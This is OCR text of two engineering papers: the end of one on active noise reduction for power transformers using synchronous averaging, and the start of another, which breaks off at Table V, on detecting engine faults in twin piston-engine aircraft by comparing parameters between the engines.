Synchronous averaging is a digital technique for extracting periodic signal from noise. For averaging process to be successful three conditions must be fulfilled: the signal waveform must be repetitive, the additional noise must be random and uncorrelated with signal and the temporal position of each waveform period must be precisely known, [10]. The transformer noise to be reduced is of periodic nature and with addition of various environment noises. Synchronous averaging can reveal periodic component that, with opposite phase, can be used to drive the secondary acoustic source, i.e. the noise reduction loudspeaker.

Process of synchronous averaging is illustrated in Fig 8. The start of each period must be triggered from a repetitive event in the signal, such as synchro impulse of frequency equal to the twice of the power grid frequency. The initial waveform is quite noisy, the second waveform after ten averagings shows considerably less noise and after hundred averagings the third waveform is almost clear periodic signal.

Input noise signal captured by the error sensor, *f(t)* has a deterministic signal component *S(t)* and a noise signal component *N(t)*:

$$f(t) = S(t) + N(t) \tag{5}$$

Let *f(t)* be sampled every *T* seconds. The value of each sample in an instant of period (*i*=1, 2, …, *n*) is sum of a deterministic signal component and a noise signal component:

$$f(iT) = S(iT) + N(iT) \tag{6}$$

There exist two types of averaging, arithmetic and exponential.

- Arithmetic averaging of periodic signal after averaging of *m* signal periods is described by (5).

$$\frac{1}{m}\sum_{k=1}^{m} f(iT) = \frac{1}{m}\sum_{k=1}^{m} S(iT) + \frac{1}{m}\sum_{k=1}^{m} N(iT) \tag{7}$$

After numerous iterations noise (random) components of sum cancel each other and only periodic component remain.

- Exponential averaging ($\hat{x}_k$ denotes averaged signal in iteration *k*) is defined by (8):

$$\hat{x}_k = (1-\alpha)\hat{x}_{k-1} + \alpha x_k \tag{8}$$

$$0 < \alpha < 1 \tag{9}$$

New sample x_k is averaged with sample $\hat{x}_{k-1}$ previously stored in memory. For waveform of a signal with a period of *M* samples process is described by following equations:

$$\hat{x}_k(1) = (1-\alpha)\hat{x}_{k-1}(1) + \alpha x_k(1) \quad (10)$$

$$\hat{x}_k(2) = (1-\alpha)\hat{x}_{k-1}(2) + \alpha x_k(2) \quad (11)$$

$$\cdots$$

$$\hat{x}_k(M) = (1-\alpha)\hat{x}_{k-1}(M) + \alpha x_k(M) \quad (12)$$

Exponential averaging has the time constant τ that depends on the value of α and a signal period T_{sig} (of M samples with sample rate f_S):

$$\tau = \left(\frac{2}{a} - 1\right) T_{sig} \quad (13)$$

$$T_{sig} = \frac{M}{f_s} \quad (14)$$

In comparison with the arithmetic averaging where all averaged samples are of equal importance, exponential averaging with forgetting factor (1- α) emphasizes last samples and is more suitable for tracking of nonstationary signals. In real application the value of coefficient α is around 0.01-0.02.

When the system starts with operation, the waveform memory array is empty with all memory locations containing zeros and there is no signal at the loudspeaker, hence there is no reduction of noise. All present noise is picked as the residual error signal by the error microphone and samples of this error signal are exponentially averaged with empty values in the memory array. After the first period array is not empty any more but contains (although with a small amplitudes and envelope) a replica of the noise signal. This signal now drives the loudspeaker and cause small reduction of noise. Now there is again a residual error signal, but this time slightly lower than in previous period. This signal is again averaged with corresponding samples of waveform stored in the array. Little by little, the waveform stored in the array closely resembles noise signal both in waveform and amplitude.

Factor (1- α) present in exponentially averaging (8) is important in practical realizations for stability reasons. When implemented with finite word-length due to the limited range and precision of the fixed-point data type, the multiplication and addition operations can lead to quantization errors during the process of truncation and saturation. Over time, these quantization errors might accumulate until an overflow in the filter coefficients occurs. Same problem would also be caused with a very slight DC component present in microphone preamplifier and/or A/D converter.

E. Influence of the secondary path

The secondary path response includes frequency and phase response of the loudspeaker and the microphone. Frequency responses of a microphone and a loudspeaker are generally flat (within few dB in a frequency range of interest) and their influence to the convergence is negligible (waveform generator will adapt to a slightly different amplitude of signal). The main problem is phase shift in the loudspeaker. This phase shift is frequency dependent and hinder accurate alignment of output and error signal during averaging. Phase response of the microphone is illustrated in Fig. 9, and of the loudspeaker in Fig. 10. Phase response of the microphone is quite flat across large frequency range, however loudspeaker doesn't have that flat response. Reasonably flat and slowly




Figure 9. Example: phase response of the microphone




Figure 10. Example: phase response of the loudspeaker

changing phase (no sudden 180º changes) characteristics is common, however in some cases phase correction may be necessary (simple passive solution may suffice).

F. Calibration of sound propagation time

It was already mentioned that sound propagation time between the loudspeaker and the microphone must be considered and determined. Due to phase characteristics of the secondary source it is also necessary to consider additional small time shift for correction due to phase shift θ_P and group delay of the secondary source at the frequency of the calibration tone. Calibration process is performed before first use by generating short sinusoidal pilot tone at the frequency of most interest f_P (twice the power grid frequency) and is based on correlation function between signal of the generated pilot tone x_1 and signal picked from the from microphone during calibration, x_2. Correlation values are calculated for time shifts τ_Δ, (15) using floor and ceiling function, distance d (with 25% tolerance), speed of sound v, sample frequency f_s, power grid frequency f_p and maximal 90° phase shift). The largest correlation value with corresponding τ_Δ is determined:

$$r_{12}(\tau_\Delta) = \frac{1}{N - \tau_\Delta} \sum_{n=\tau_\Delta}^{N} x_1(n) x_2(n - \tau_\Delta)$$

$$\tau_\Delta = \left\lfloor 0.75 \frac{df_s}{v} - \frac{90 f_s}{360 f_p} \right\rfloor, \cdots, \left\lceil 1.25 \frac{df_s}{v} + \frac{90 f_s}{360 f_p} \right\rceil \quad (15)$$

$$r = \arg\max_{\tau_\Delta} \left(r_{12}(\tau_\Delta) \right) \quad (16)$$

where r is the time shift represented in number of samples for which highest correlation value between two signals $r_{12}(m)$ is determined. Value of r includes total sound delay produced by sound propagation through the air and phase characteristics of the loudspeaker, as determined in (3).

G. Convergence Properties

Convergence is dependent on the accurate alignment of averaged and new samples, as in (1), (2), (3) and offset r in Fig. 6. It includes time delay due to sound propagation time between loudspeaker and error microphone and a group delay due to phase characteristic of the loudspeaker. Convergence is assured for all frequency components in a signal with phase shifts θ_i within an interval:

$$\theta_i \in [-90°, +90°] \quad (17)$$

Convergence speed is proportional to the product:

$$\alpha \cos(\theta_i) \quad (18)$$

The higher the α and the lower the phase shift θ_i within the secondary path, the faster will be the convergence. When the phase shift approaches close to 90º the convergence is becoming very slow. If phase shift θ_i is outside this interval the algorithm will not converge but diverge. Frequency shift in the secondary path for each and every frequency component used for noise control in loudspeaker must be within previous interval for system to converge.

Higher frequencies with a phase shift outside the interval can be eliminated by low-pass (usually switch capacitor) filter with cut-off frequency at 1-2 kHz, following the D/A converter. This way eventual rare frequency components that don't fit in ±90º phase interval will be eliminated by low pass filters before A/D and after D/A. Such filters are parts of digital control systems with analog signals anyway. This filtering also eliminates part of environment noise and speed up the convergence.

H. Numerical Complexity

The method is numerically very simple. In exponential averaging we have just one addition and two multiplications. Even when one use offsetted pointer (by *r*) from (3) all operations with pointers can be implemented with two pointers (p_i and p_o, from Fig 6), and no additional mathematic operations.

V. SIMULATION AND RESULTS

Simulation was performed using the recorded noise signal of power transformer (including low amount of environment noise). The signal from the microphone was captured using a notebook and built-in soundcard. In this simulation value *r* from (3) was set to zero. Algorithm was implemented in C.




Figure 11. Transformer noise - ANR is off




Figure 12. Transformer noise - ANR is on (reduced harmonics)

Following situations have been considered: stationary noise and two examples of dynamically changing noise levels ("Dynamic tracking I" and "Dynamic tracking II" with artificially inserted 3 dB noise level step and deep). After 3 dB noise level changes new convergences have been achieved in less than half a second. Achieved noise reduction in frequency domain is illustrated in Fig. 11 and Fig 12. Noise, control signals and residual noise in time domain are presented in Fig. 15 - 21.




Figure 13. Stationary noise signal




Figure 14. Secondary (control) signal




Figure 15. Stationary noise: Residual noise signal




Figure 16. Dynamic tracking I: Primary noise signal




Figure 17. Dynamic tracking I: Secondary (control) signal




Figure 18. Dynamic tracking I: Residual noise signal




Figure 19. Dynamic tracking II: primary noise signal




Figure 20. Dynamic tracking II: Secondary (control) signal




Figure 21. Dynamic tracking II: Residual noise signal

Achieved ANR attenuation results are presented in Table I. The A-weighting that has been widely adopted for environmental noise measurement is also included.

Table I ANR ATTENUATION RESULTS

Attenuation	ANR off	ANR on	Difference
Average *RMS* (dB)	-8,3 dB	-22,1 dB	13,8 dB
Average *RMS* (dB) A-weighted	-14,7 dB	-26.3 dB	11,6 dB

Moderate but realistic values have been achieved, comparable with other methods.

VI. CONCLUSION

Transformer noise is periodic low frequency noise caused by magnetostriction, dominated with harmonics at multiples of twice the power frequency. Passive noise reduction is of limited efficiency at low frequencies. On the other hand active noise reduction is well suited for such low frequency noise.

Simple, intuitive and numerically efficient method for active reduction of transformer noise is introduced that is based on waveform generation using synchronous averaging of residual noise signal and is suitable for the reduction of periodic transformer humming noise. Method uses single microphone for picking residual noise and additional synchro signal that can be obtained from the full wave rectified low voltage power grid signal.

Determination of the time delay in acoustic path (including phase shift in loudspeaker) is accomplished by calibration process using short pilot tone before the first use of the device. Active reduction of transformer noise must operate correctly regardless of load and ambient conditions, hence algorithm is adaptive and track changes with sufficient speed (convergence in a part of a second).

Due to low numerical complexity method can be implemented in very cheep hardware, like conventional microcontrollers. The method doesn't use additional reference microphone for picking the reference noise signal (avoiding acoustic feedback from the loudspeaker). However, lacking this additional information about noise, tracking of the noise dynamics is not so fast as what could be achieved with broadband feedforward methods, but still fast enough to track changes in transformer load. It is also necessary to perform initial calibration of the system to determine sound propagation time due to distance between loudspeaker and error microphone, and group delay due to phase shift in a loudspeaker. However, similar tasks are also performed in various advanced and complex variants of feedforward methods (eg. FXLMS by on-line injecting additive random noise signal into secondary path).

Noise reduction achieved using simulation with recorded transformer noise is similar to values obtained with other methods. In practical realizations it would often be necessary to use multiple secondary sources together with multiple driving channels, possibly considering acoustic interactions between individual channels.

REFERENCES

[1] W. M. Zawieska, "A Power Transformer as a Source of Noise", *International Journal of Occupational Safety and Ergonomics* (JOSE) 2007, Vol. 13, No. 4, 381–389

[2] *Understanding Transformer Noise*, Federal Pacific, Available: http://www.federalpacific.com/literature/drytrans/10transformernoise.pdf [Feb 18, 2012]

[3] W. M. Zawieska, "The Active Noise Control Issues related to the Noise Generated by the Power Transformers", *Mechanics*, Vol. 24, No. 2, 2005, pp. 155-161

[4] W. P. Rdzanek and W. M. Zawieska, "Vibroacoustic Analysis of a Simply Supported Rectangular Plate of a Power Transformer Casing", *Archives of Acoustics*, Vol. 28, No. 2, pp. 117-125, 2003

[5] S. J. Elliott and P.A. Nelson, "Active Noise Control", *IEEE Signal Processing Magazine*, Oct 1993, pp. 12-35

[6] C. R. Fuller and A. H. von Flotow, "Active Control of Sound and Vibration", *IEEE Control Systems*, December 1995, pp. 9-19

[7] P. A. Nelson and S. J. Elliott, "Active Noise Control" in *Encyclopedia of Acoustics (*M. J. Crocker, Ed.), Vol. 2, John Wiley & Sons, Inc, 1997, pp. 1025-1037

[8] Sen M. Kuo and Dennis R. Morgan, "Active Noise Control : A Tutorial Review", *Proceedings of the IEEE*, Vol. 87, No. 6, June 1999

[9] W. B. Conover and W. F. M. Gray, "Noise Reduction System for Transformers", US Patent 2,776,020, 1 Jan 1957

[10] P. Tagare, "Signal Averaging" in *Biomedical Digital Signal Processing* (J. Tomkins, Ed,), Prentice Hall, 1993

Engine Fault Detection in a Twin Piston Engine Aircraft

Dubravko Miljković
Hrvatska elektroprivreda, Zagreb, Croatia
dubravko.miljkovic@hep.hr

Abstract - Due to the inherent reliability of aircraft engines examples of engine faults are very rare. Hence, it is very difficult to devise mathematical models necessary for the fault detection. However, in case of twin engine aircrafts it is possible to detect potential engine faults by comparing parameters of both engines. In ideal case these parameters should be quite similar and their discrepancy could provide warning of the pending engine problem or failure. A method that uses statistically determined intervals is proposed.

I. INTRODUCTION

In most twin-engine light aircraft, the power plant is a four-stroke reciprocating engine with a direct drive to a propeller. Aircraft piston engines are relatively reliable devices. Engine failure is rare, thankfully, but does happen. Most engine damage which leads to failure does not occur all at once. If a pilot operates an engine in a way that causes excessive heat, stress or wear, it may take months before damage to the engine is severe enough to be detected by the pilot. By monitoring engine parameters it is possible to detect minor engine problems before they become large ones.

Alarm levels for warning alert (that require immediate crew awareness and corrective action) commonly set at the engine monitor are universal for all phases of flight and provide only detection of serious faults. Twin engine aircraft has two essentially the same engines. Fine detection is suitable for caution alert (where corrective action may be required) could be achieved by noticing the asymmetry of engine parameters. It is highly unlikely that both engines will fail in the same way at the same time with the same changes in corresponding engine parameters. Comparing engine parameters between the two engines enables fine detection of minor problems. Engine monitor log analysis can be performed after the flight using the proposed procedure and suspicious minor problems may be automatically labeled in the log for closer attention of the mechanic.

II. AIRCRAFT PISTON ENGINE

Piston engine is a heat engine that uses one or more reciprocating pistons to convert pressure into a rotating motion. Most common aircraft piston engine are horizontally opposed, air-cooled four-, six- and eight-cylinder engines. In the past radial engines were also common. Engines have old fashion but reliable fixed-timed dual magneto ignition systems (no use of electronics). Propellers are generally directly driven by an engine, although gearbox speed reductors exist on some higher power engines.

Engine problem, is likely to manifest itself as a partial engine failure in the first instance (e.g. cylinder failure). Total engine failure is more rare event and is defined as off the ground, total and mechanically caused (i.e. rod, crankshaft, stuck valve). Piston engine reliability data is shown in Table I. These numbers are obtained from pilot experiences participating in high traffic newsgroup *rec.aviation.ifr* with pilots reporting total hours flown and number of experienced partial and total engine failures, [1]. Piston engines are roughly seven times less reliable then jet engines. Engine monitoring can increase operational reliability of piston engines.

TABLE I. Reliability of typical piston engine (total failures)

Aircraft ownership	MTBF (hours)*
club	≈ 20.000 (18,390)
private	> 30.000 (30,775)

*exact numbers derived from participant responses are in parentheses

The failure rate is not uniform, and depends a lot on how the aircraft are maintained and utilized (club vs. private airplane). Generally, better results are obtained for simpler engines like (I)O-240, (I)O-320 and (I)O-360 then for more complex and powerful injection (I)O-520, (I)O-540 and particularly turbocharged engines (TIO) where the turbo failure cause very significant power loss. In terms of engine reliability simpler designs give better results. Statistics is skewed toward four cylinder engines because they are most common among light airplanes.

III. ENGINE MONITOR

The main source of engine information available to pilot are several gauges indicating engine rotational speed (RPM, tachometer), oil pressure, oil temperature, exhaust gas temperature (EGT) and fuel flow. These gauges give very basic information about the engine condition. More advanced solutions exist today in form of engine monitors. Such engine monitors cover much more engine data then basic gauges in a cockpit (about dozen of parameters that are also recorded and can be analyzed later), Fig. 1. Adequate skill is needed for correct engine monitor data interpretation. Beside engine condition monitoring, these engine monitors can be used for improved engine



Figure 1. Engine monitor display (EDM 760) for twin-engine aircraft

operation (fuel economy). Piston engine is not particularly efficient and only a small portion of the energy from combustion produces movement of the piston during the power stroke. The greatest part of energy passes into the exhaust pipe as hot gasses. By monitoring the temperature of exhaust gasses it is possible to assess the quality of the combustion process. Diminished efficiency of the combustion process that generates power indicates engine problems like low compression, non-uniform fuel distribution, faulty ignition, and clogged injectors, [2].

Engine monitor used in an experiment records numerous engine parameters that are listed in Table II and shown in form of bar graph and digital display. Parameters are displayed and recorded at the programmed interval of between 2 and 500 seconds (in case of EDM 760 default setting is every 6 seconds). Voltage parameters are also recorded but they are not used for engine diagnostics.

TABLE II. Monitored engine parameters

Parameter	Description
EGT	Exhaust Gas Temperature
CHT	Cylinder Head temperature
OIL	Oil Temperature
TIT	Turbine Inlet Temperature
CLD	CHT Cooling Rate*
DIF	EGT Span**
FF	Fuel Flow***

* fastest cooling cylinder, ** difference between the hottest and coolest EGT, *** with the fuel option installed

The used engine monitor (EDM 760) has several programmable alarms limits related to engine parameters. Default alarm limits are conservatively set (by JPI) below engine manufacturers (Lycoming and Continental) recommendations, Table III. If a parameter gets out of its normal limits, the digital display will blink indicating the value and abbreviation of the problematic parameter. Because the temperature values of EGTs can assume different ranges depending on the current flight phase (climb, cruise) or engine run-up, monitor doesn't provide alarm limits for individual EGTs, it calculates the DIF parameter instead. The value for DFT is the difference between the hottest and coolest EGTs. This EGT span is important for monitoring the values of EGTs, [2].

Default alarm limits are set to encompass all flight regimes ("one fits all"). If one would have information about the current flight regime these limits could be

TABLE III. Default Engine Monitor Alarm Limits

Measurement	Default Low Limit	Default High Limit
CHT		450 °F 230 °C
OIL	90 °F 32 °C	230 °F 110 °C
TIT		1650 °F 900 °C
CLD		-60 °F/min -33 °C/min
DIF		500 °F 280 °C




Figure 1. Intake valve or valve filter



Figure 2. Dirty fuel injectors or fouled plugs

set to different levels for each flight regime. Automatic detection of the flight phase would require additional flight and engine parameters (altitude, speed, vertical speed and engine RPM with provisions for faulty sensor). However, these parameters are rare readily available in digital format in general aviation aircraft (ageing fleet of average age 25+ years, still depending on analog gauges).

Engine diagnosis charts supplied with the engine monitor can help diagnose various engine faults, [2]. There are 15 general patterns that indicate particular faults, two examples are illustrated in Fig. 2 and Fig. 3.

IV. Possible Approaches

One possible approach for the early detection of engine problems would be to collect numerous engine monitor logs depicting various examples of engine failures. Combined with the large number of examples of normal engine it would be possible to train a pattern recognition system using collected labeled examples, [3, 4]. However in reality, because engine failures are quite rare, it would be very difficult (without organizing large scale voluntary action) to obtain a sufficiently large number of recorded engine failures (together with numerous examples of various faults to cover all important situations).

Another approach is to use some of novelty detection techniques, [5]. Novelty detection is a paradigm in which model of normality is constructed from normal system data. The primary objective of novelty detection is to examine if a system significantly deviates from the initial baseline condition of the system, Fig. 4. Novelty detection methods are particularly suited for applications where most data is available from normal system operation and failures are rare.

Most common novelty detection approaches are statistical and rule based approaches.




Figure 3. Novelty pattern in a feature space




Figure 4. Gaussian distribution and deviations, Lorentzian for fat tails

In statistical approaches stochastic distribution is used to model the empirical data. Common assumption behind measured data is a Gaussian or normal distribution (mixture of normal distribution can also be used). If empirical distribution has very extended wings, Lorentzian may be appropriate. Pattern is considered a novelty when probability density function falls bellow a threshold (often associated with 3σ distance from the mean μ in case of normal distribution), Fig. 5. Determination of the appropriate threshold could be quite difficult task.

Rule based techniques automatically generate rules (or use rules devised by an expert) which capture the normal behavior of a system. Here are simple examples:

IF parameter < LIMIT1 THEN ALARM
IF parameter > LIMIT2 THEN ALARM
IF parameter < LIMIT1 OR parameter > LIMIT2 THEN ALARM

Engine monitor used in an experiment has default settings in form of following rules (limits from Table III):

IF CHT > 450 THEN ALARM
IF OIL < 90 OR OIL > 230 THEN ALARM
IF TIT > 1650 THEN ALARM
IF CLD < -60 THEN ALARM
IF DIFF > 500 THEN ALARM

V. DESRIPTION OF THE METHOD

A. General Idea

Both engines on twin engine aircraft are the same with possible one small detail: on aircraft with counter-rotating propellers there are left and right turning engine, these engines are essentially the same with difference in cylinder firing order. Most (almost all) piston-engine airplanes offer a three-lever engine control setup that dates back more than 50 years. Two levers control the engine (power and mixture) whilst third lever controls propeller pitch (that has also great influence on engine RPM). In twin engine aircraft these levers are organized in a way that power, mixture and propeller pitch levers are positioned side by side as illustrated in Fig. 6. Generally, engine levers are always advanced in unison, the exceptions being during ground operations (startup,




Figure 5. Engine control quadrant: power, propeller and mixture levers




Figure 6. The general idea behind the method

shutdown, engine run-up with magneto checks), engine failure (simulated or real) and leaning procedure (adjust fuel/air ratio - mixture adjustment at altitude change).

Engine parameters are collected from engine monitor probes installed on an engine. It is expected that in normal operation parameters from left and right engine will be almost identical. By comparing parameters from the left and right engine small discrepancies could be detected. Default alarm levels (set by rules and limits, Table III) are still operative and ensure severe fault detection, while asymmetry of the engine parameters is used for finer detection of smaller problems, Fig. 7.

B. Engine Parameters

Following parameters are collected or calculated by the engine monitor, N_C is the number of cylinders:

- Exhaust Gas Temperature for cylinders 1-N_C
- Cylinder Head Temperature for cylinders 1- N_C
- Oil temperature: OIL
- Turbine Inlet Temperature: TIT
- Fuel Flow: FF
- Cooling Rate: CLD

Other parameters (battery voltage, remaining fuel etc.) collected by the monitor are not used in this method.

There is a considerable spread of engine parameters during various phases of the flight, as shown (example of CHT values) in Fig. 8 that prevents use of tighter alarm levels (tightly set alarm level suitable for one flight phase would be busted in other flight phase). While the spread of individual engine parameters during the flight is quite large, spread of differences of parameters collected from two engines on a twin engine aircraft is significantly smaller, Fig. 8. When the difference between parameters Δp_i is small relatively to parameters better results could be achieved with relative difference $\Delta_r p_i$ between parameters $p_{i,L}$ and $p_{i,R}$ from the left and right engine, Table IV:




Figure 7. Example of CHT values for the same cylinder on the left and right engine and their difference

$$\Delta_r p_i = \frac{2(p_{i,L} - p_{i,R})}{abs(p_{i,L}) + abs(p_{i,R}) + \varepsilon} \quad (1)$$

Relative difference removes the influence of parameter magnitudes and the term ε, $\varepsilon << 1$, prevents zero divisions.

TABLE IV. Parameters and their relative differences Δ_r

Parameter		Relative difference
Left Engine	Right Engine	
$EGT_{1\text{-}Nc,L}$	$EGT_{1\text{-}Nc,R}$	$\Delta_r EGT_{1\text{-}Nc}$
$CGT_{1\text{-}Nc,L}$	$CGT_{1\text{-}Nc,R}$	$\Delta_r CGT_{1\text{-}Nc}$
OIL_L	OIL_R	$\Delta_r OIL$
TIT_L	TIT_R	$\Delta_r TIT$
FF_L	FF_R	$\Delta_r FF$
CLD_L	CLD_R	not used for statistics, rules limits only

When considering parameters used in the method it is possible to distinguish two classes of parameters:

- Direct parameters – direct measurements, determined without considering values from other measurements

Direct parameters are snapshoot of the moment and include following readily available engine parameters:

EGT, CHT, OIL, TIT, FF (description in Table II)

- Derived parameters – determined from values of other measurements (differences or even time difference)

Derived parameters reflect the EGT parameter span or changes of parameters over the time (fastest cooling cylinder and rates of cylinder's temperature changes):

DIF (EGT span), *CLT* (negative values shown only), *ΔCHT*

Beside available engine monitor parameters temperature differences *ΔCHT* in one minute interval for cylinder heads are introduced in this method (one for each cylinder):

$$\Delta CHT_i = CHT_{i,k} - CHT_{i,k-20} \quad \text{one minute span (6s record)} \quad (2)$$

Simple difference between left and right engine is used:

$$\Delta(\Delta CHT_i) = \Delta CHT_{L,i} - \Delta CHT_{R,i} \quad \text{(due to small differences)}$$

Parameters *CLT* and *ΔCHT* reflect temperature changes of an engine. All parameters are organized in two vectors, for the left engine $\boldsymbol{v_L}$, (N_C is the number of cylinders):

$$\boldsymbol{v_L} = [EGT_1, \ldots, EGT_{Nc}, CHT_1 \ldots CHT_{Nc}, \Delta EGT_1, \ldots, \Delta EGT_{Nc}, OIL, TIT, FF] \quad (3)$$

and for the right engine $\boldsymbol{v_R}$:

$$\boldsymbol{v_R} = [EGT_1, \ldots, EGT_{Nc}, CHT_1 \ldots CHT_{Nc}, \Delta EGT_1, \ldots, \Delta EGT_{Nc}, OIL, TIT, FF] \quad (4)$$

C. Decision Criterion

The decision is based on thresholds imposed on relative differences (simple difference for $\Delta(\Delta CHT_i)$):

$$T_{EGTi,LOW} < \Delta_r EGT_i < T_{EGTi,HIGH} \qquad i=1,..,N_C \quad (5)$$

$$T_{CHiT,LOW} < \Delta_r CHT_i < T_{CHTi,HIGH} \qquad i=1,..,N_C \quad (6)$$

$$T_{\Delta,CHTi,LOW} < \Delta(\Delta CHT_i) < T_{\Delta,CHTi,HIGH} \qquad i=1,..,N_C \quad (7)$$

$$T_{OIL,LOW} < \Delta_r OIL < T_{OIL,HIGH} \quad (8)$$

$$T_{TIT,LOW} < \Delta_r TIT < T_{TIT,HIGH} \quad (9)$$

$$T_{FF,LOW} < \Delta_r FF < T_{FF,HIGH} \quad (10)$$

A suspicious condition is detected when at least one of inequalities is not fulfilled. If asymmetry of parameters is detected than one should be suspicious about condition of one of engines. However there is still no information which engine is causing the problem, as both engines may still be well within default alarm limits. In that case engine parameters are normalized and compared with normalized prototype patterns from a pool stored for each engine and chosen using nearest neighbor rule.

The prototype pattern is a vector $\boldsymbol{v_P}$ that consists only of following $2N_C$ components:

$$\boldsymbol{v_P} = [EGT_1, \ldots, EGT_{Nc}, CHT_1, \ldots, CHT_{Nc}] \quad (11)$$

D. Pattern Normalization

Normalization is performed by determining the highest *EGT* among all cylinders of an engine. Then all *EGT* and *CGT* values are divided by the previously determined highest *EGT* value.

$$EGT_{MAX} = \max(EGT_i) \quad i=1,\ldots,N_C \quad (12)$$

Normalized *EGT* values, *NEGT* are:

$$NEGT_i = \frac{EGT_i}{EGT_{MAX}} \qquad i=1,\ldots,N_C \quad (13)$$

Similarly, normalized *CHT* values, *NCHT* are:

$$NCHT_i = \frac{CHT_i}{EGT_{MAX}} \qquad i=1,\ldots,N_C \quad (14)$$

Components of the normalized pattern are within intervals:

$$0 <= NEGT_i <= 1 \qquad i=1,\ldots,N_C \quad (15)$$

$$0 <= NCHT_i <= 1 \qquad i=1,\ldots,N_C \quad (16)$$

The normalized prototype pattern now has following $2N_C$ components:

$$\boldsymbol{v} = [NEGT_1, \ldots, NEGT_{Nc}, NCHT_1, \ldots, NCHT_{Nc}] \quad (17)$$

E. Normalized Prototype Patterns

Four normalized prototype patterns are determined both for the left and right engine using previously available engine data. They are determined by analysis of engine operation log at points where average *CHT* for all cylinders crosses for the first time temperature levels 200, 250, 300 and 350 ºF, Table V (to avoid unsupervised clustering procedure). Various engine operation regimes are covered, i.e. engine is not represented by single normalized prototype pattern for all the duration of flight. Patterns are normalized to minimize influence of different parameter magnitudes from various flight phases, Fig. 8.

TABLE V. CHT temperatures for prototype patterns

